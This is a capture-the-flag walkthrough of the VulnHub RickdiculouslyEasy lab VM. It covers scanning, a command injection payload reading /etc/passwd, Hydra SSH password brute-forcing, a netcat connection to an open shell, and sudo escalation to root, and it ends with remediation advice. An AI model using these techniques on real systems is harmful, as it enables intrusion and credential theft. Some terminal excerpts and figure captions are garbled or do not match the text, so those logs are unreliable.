

SECURITY ASSESSMENT REPORT

VM RickdiculouslyEasy – Boot-to-Root CTF

Reconnaissance • Scanning • Enumeration • Privilege Escalation

Author	Mark Delano Rembet
Platform	VulnHub – RickdiculouslyEasy
Total Flags	9 Flags (130 Points)
Objective	Root Access + Full Flag Collection

This document is a professional security assessment report of the RickdiculouslyEasy virtual machine. It is intended for portfolio use and publication on GitHub.

TABLE OF CONTENTS

1. Introduction
2. Tools Used
3. Methodology & Execution Steps
4. Reconnaissance (Nmap Full Scan)
5. Enumeration & Exploitation
6. Privilege Escalation
7. Flag Collection (Detailed)
8. Results Summary
9. Conclusion & Analysis
10. Tool Effectiveness Analysis
11. Challenges and Technical Solutions
12. Security Recommendations
13. Appendix – Publishing on GitHub

INTRODUCTION

Project Description

This security assessment was performed against the **RickdiculouslyEasy** virtual machine available on the VulnHub platform. The VM is a beginner-level boot-to-root CTF themed around *Rick and Morty*. It is based on Fedora Server and was created using VirtualBox (also compatible with VMware).

Project Objectives

The primary objective was to exploit existing vulnerabilities on the target system and collect all flags scattered across various locations (service banners, FTP files, web pages, source code, and system directories after gaining access). Each flag has its own point value, with a total of **130 points**. In addition to collecting all flags, the assessment aimed to obtain **root** access on the system.

The testing process covered reconnaissance, enumeration, exploitation, and privilege escalation, with complete documentation of every step and finding.

VM Overview

Component	Specification
Operating System	Linux (Fedora Server)
CPU	1 GHz single or dual-core processor
RAM	1 GB minimum
Storage	10 GB minimum
Network	DHCP (Bridge Adapter)
Difficulty	Beginner (Boot-to-Root CTF)

TOOLS USED

The following tools were used according to the standard penetration testing methodology:

Reconnaissance → Enumeration → Exploitation → Privilege Escalation.

Tool	Purpose
Nmap	Port scanning, service & version detection, OS fingerprinting
Netcat (nc)	Connecting to non-standard services / bind shells
FTP Client	Exploring the FTP service (anonymous login)
Dirsearch / Gobuster	Directory brute-forcing on the web server (port 80)
Browser	Accessing web pages (ports 80 & 9090) and viewing source code
Hydra	Password brute-forcing using custom wordlists
Python 3	Generating custom wordlists based on password hints
SSH Client	Logging into the system with discovered credentials
Strings / Unzip	File analysis (steganography & protected archives)
SCP	Data exfiltration from the target to the local machine

Web Directory Enumeration

Dirsearch discovered important paths: **/passwords/** (containing FLAG.txt and passwords.html) and **/robots.txt** which leaked CGI paths.

```
dirsearch -u http://<TARGET IP>
```

```
# cd /usr/bin && curl -http://10.248.153.213  
# ./usr/lib/python/dist-packages/dircrawler/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html  
   from pkg_resources import DistributionNotFound, VersionConflict  
  
dircrawl v0.4.3  
Extensions: php, asp, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11640  
Output File: /home/kali/Documents/zeus/reports/http.10-248-153-213_26-08-03_05-17-58.txt  
Target: http://10.248.153.213/  
  
[05:17:58] Starting:  
[05:18:00] 403 2208 - /_ht_wsr.tst  
[05:18:00] 403 2238 - /_N+accsess_bak1  
[05:18:00] 403 2238 - /_N+accsess_cnxz  
[05:18:00] 403 2238 - /_N+accsess_sample  
[05:18:00] 403 2238 - /_N+accsess_vn1  
[05:18:00] 403 2238 - /_N+accsess_sc  
[05:18:00] 403 2238 - /_N+accsess_vn2  
[05:18:00] 403 2248 - /_N+accsess_extra  
[05:18:00] 403 2248 - /_N+accsessae  
[05:18:00] 403 2218 - /_N+accsessD2  
[05:18:00] 403 2238 - /_N+accsessD2  
[05:18:00] 403 2198 - /_nba  
[05:18:00] 403 2168 - /_nba1  
[05:18:00] 403 2198 - /_N+accsessv  
[05:18:00] 403 2280 - /_N+accsessv  
[05:18:00] 403 2238 - /_N+accsessv_text  
[05:18:00] 403 2178 - /cgi-bin/...  
[05:18:52] 200 1249 - /passwords/ → http://10-248-153-213/passwords/  
[05:18:53] 200 1208 - /robots.txt
```

Figure 3 – Dirsearch results revealing /passwords/ and robots.txt

OS Command Injection

From robots.txt the path/cgi-bin/tracertool.cgi was found. The form input was not validated, allowing command injection:

```
; more /etc/passwd
```

The output revealed three system users: **RickSanchez**, **Morty**, and **Summer**. Summer's password was found in the HTML source code (*winter*).




Figure 4 – Command injection result showing /etc/passwd contents

SSH Access (Summer)

Successful login using Summer:winter on port 22222. From this foothold, other users' home directories were explored and data was exfiltrated.




Figure 5 – SSH login as Summer and Flag 4 retrieval

Netcat Bind Shell (Port 60000)

Port 60000 provided a shell without authentication. Flag 6 was immediately found here.

```
nc <TARGET IP> 60000
```

```
(kali@kali)-[~/Documents/zeus/ssh/ricks]
$ nc 10.248.153.213 60000
Welcome to Ricks half baked reverse shell ...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
#
```

Figure 6 – Netcat bind shell on port 60000 revealing Flag 6

Privilege Escalation

After obtaining access as Summer, lateral movement was performed to the Morty user (journal.txt.zip + Safe_Password.jpg). The zip password was recovered using **strings** (Meeseek). Flag 7 and a hint for the **safe** binary were discovered.

Running the safe binary with the parameter 131333 produced Flag 8 and a password hint for RickSanchez. A custom wordlist was generated with Python based on the pattern: 1 uppercase letter + 1 digit + a word from the band name “The Flesh Curtains”.

Hydra successfully recovered the password **P7Curtains**. After logging in as RickSanchez, privilege escalation was achieved via **sudo su** (misconfiguration) to root. The final flag (Ionic Defibrillator – 30 points) was found in /root.

```
(kali@kali)-[~/usr/share/wordlists]
$ ssh RickSanchez@10.248.153.213 -p 22222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
RickSanchez@10.248.153.213's password:
Permission denied, please try again.
RickSanchez@10.248.153.213's password:
Last failed login: Wed Aug 5 02:07:26 AEST 2026 from 10.248.153.204 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Wed Aug 5 01:56:53 2026 from 10.248.153.204
[RickSanchez@localhost ~]$ whoami
RickSanchez
[RickSanchez@localhost ~]$ sudo su
[sudo] password for RickSanchez:
Sorry, try again.
[sudo] password for RickSanchez:
Sorry, try again.
[sudo] password for RickSanchez:
sudo: 3 incorrect password attempts
[RickSanchez@localhost ~]$ whoami
RickSanchez
[RickSanchez@localhost ~]$ sudo su
[sudo] password for RickSanchez:
[root@localhost RickSanchez]# whoami
root
[root@localhost RickSanchez]#
```

Figure 7 – Privilege escalation to root and final Flag 9

FLAG COLLECTION (DETAILED)

FLAG 1. TheyFoundMyBackDoorMorty – 10 Points

Location: Banner on port 13337 (Nmap)

Method: Service enumeration with Nmap. The flag appeared directly in the service banner.

FLAG 2. Whoa this is unexpected – 10 Points

Location: /var/ftp (FLAG.txt)

Method: Anonymous FTP login (after brute-force / default credentials). File downloaded with GET.

FLAG 3. Yeah d- just don't do it. – 10 Points

Location: /passwords/FLAG.txt (Web)

Method: Directory brute-force (Dirsearch) discovered /passwords/. Directory listing was enabled.

FLAG 4. Get off the high road Summer! – 10 Points

Location: /home/Summer/FLAG.txt

Method: Command injection in tracertool.cgi → user enumeration → password 'winter' from HTML source → SSH as Summer.

FLAG 5. There is no Zeus, in your face – 10 Points

Location: https://TARGET:9090 (Cockpit)

FLAG 6. Flip the pickle Morty! — 10 Points

Method: Netcat to port 60000 → unauthenticated shell → cat FLAG.txt.

FLAG 7. 131333 — 20 Points

Location: /home/Morty/journal.txt

Method: SCP files from Morty's home → strings on Safe_Password.jpg → password 'Meeseek' → unzip journal.txt.zip.

FLAG 8. And Awwwaaaaayyyy we Go! — 20 Points

Location: Binary safe (RICKS SAFE)

Method: Execute `./safe 131333` (parameter from Flag 7). Output contained the flag + password hint for Rick.

FLAG 9. Ionic Defibrillator – 30 Points

Location: /root/FLAG.txt

Method: Custom Python wordlist → Hydra SSH as RickSanchez (P7Curtains) → sudo su → access /root.

RESULTS SUMMARY

Flag	Points	Primary Location	Main Tools
1. TheyFoundMyBackDoorMorty	10	Nmap banner :13337	Nmap
2. Whoa this is unexpected	10	/var/ftp	Hydra, FTP
3. Yeah d- just don't do it.	10	/passwords/	Dirsearch
4. Get off the high road Summer!	10	/home/Summer	Cmd Injection, SSH
5. There is no Zeus, in your face	10	Port 9090	Browser
6. Flip the pickle Morty!	10	Port 60000	Netcat
7. 131333	20	/home/Morty	SCP, strings, unzip
8. And Awwwaaaaayyyy we Go!	20	RICKS_SAFE/safe	SSH, binary
9. Ionic Defibrillator	30	/root	Python, Hydra, sudo
TOTAL	130		

Status: All 9 flags successfully collected (130/130 points). Root access was obtained through privilege escalation.

```
kali@kali: ~/Documents/zeus
$ ssh Summer@10.248.153.213 -p 22222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pg.qm
Summer@10.248.153.213's password:
Last login: Tue Aug 4 16:01:34 2026 from 10.248.153.204
[Summer@localhost ~]$ ls
FLAG.txt
[Summer@localhost ~]$ cat FLAG.txt
```

X

[Summer@localhost ~]\$ get FLAG.txt
-bash: get: command not found

[Summer@localhost ~]\$ more FLAG.txt
KALINATOR OF THE MONTH MOST SUCCESSFUL - 10 Points

Figure 8 – Flag 5 displayed on the Cockpit interface (port 9090)

CONCLUSION & ANALYSIS

Tool Effectiveness Analysis

Nmap – Standard reconnaissance tool. Options -sC -p- -A provided a complete picture of ports, services, versions, and even a flag directly in a banner.

Hydra – Highly effective for brute-forcing. Supports multi-threading and many protocols. A small custom wordlist (generated by Python) made SSH brute-forcing very efficient.

Dirsearch – Quickly discovered hidden directories and supports recursive scanning.

Netcat – Lightweight and flexible for custom/unknown services (bind shell).

Strings + Unzip + Python – Ideal combination for file analysis, simple steganography, and custom wordlist generation.

Challenges and Technical Solutions

Category	Challenge	Solution
Reconnaissance	Unknown ports & services	Nmap full scan (-p- -A)
Authentication	Unknown / complex passwords	Hydra + Custom Wordlist
Web Exploitation	Hidden directories & Command Injection	Dirsearch + Manual Inspection
Lateral Movement	Access to other users	SCP after SSH login
File Analysis	Password hidden in files	strings + unzip
Privilege Escalation	Limited root access	sudo misconfiguration

Security Recommendations

Based on the findings, the following remediation recommendations can be applied to similar systems:

- 1. Information Disclosure**
Close unnecessary ports, disable directory listing, move sensitive files out of the web root, and add authentication or IP restrictions. Ports 13337 and 9090 should not expose sensitive data publicly.
- 2. Misconfigured Services**
Disable unused services, replace FTP with SFTP, enforce authentication, restrict access with a firewall, and run services with low-privilege users. Anonymous FTP and unauthenticated bind shells are critical issues.
- 3. OS Command Injection**
Strictly validate all input, avoid dangerous functions such as system() or exec(), and run applications with minimal privileges (principle of least privilege).
- 4. Weak Authentication & Passwords**
Enforce strong random passwords, remove all password hints, never store credentials in source code or media files, and enable brute-force protection (fail2ban / rate limiting).
- 5. Access Control & Privilege Escalation**
Set home directory permissions to be strict (chmod 700), audit the sudoers file, remove unnecessary NOPASSWD rights, and apply the principle of least privilege.
- 6. Insecure Design**
Do not use already-known values as secrets, implement strong authentication, prohibit storing passwords in media files, and use strong encryption with complex passwords.

This report was professionally rewritten for portfolio and publication purposes. All steps were performed in a legal lab environment (VulnHub) for Ethical Hacking education.

— Mark Delano Rembet —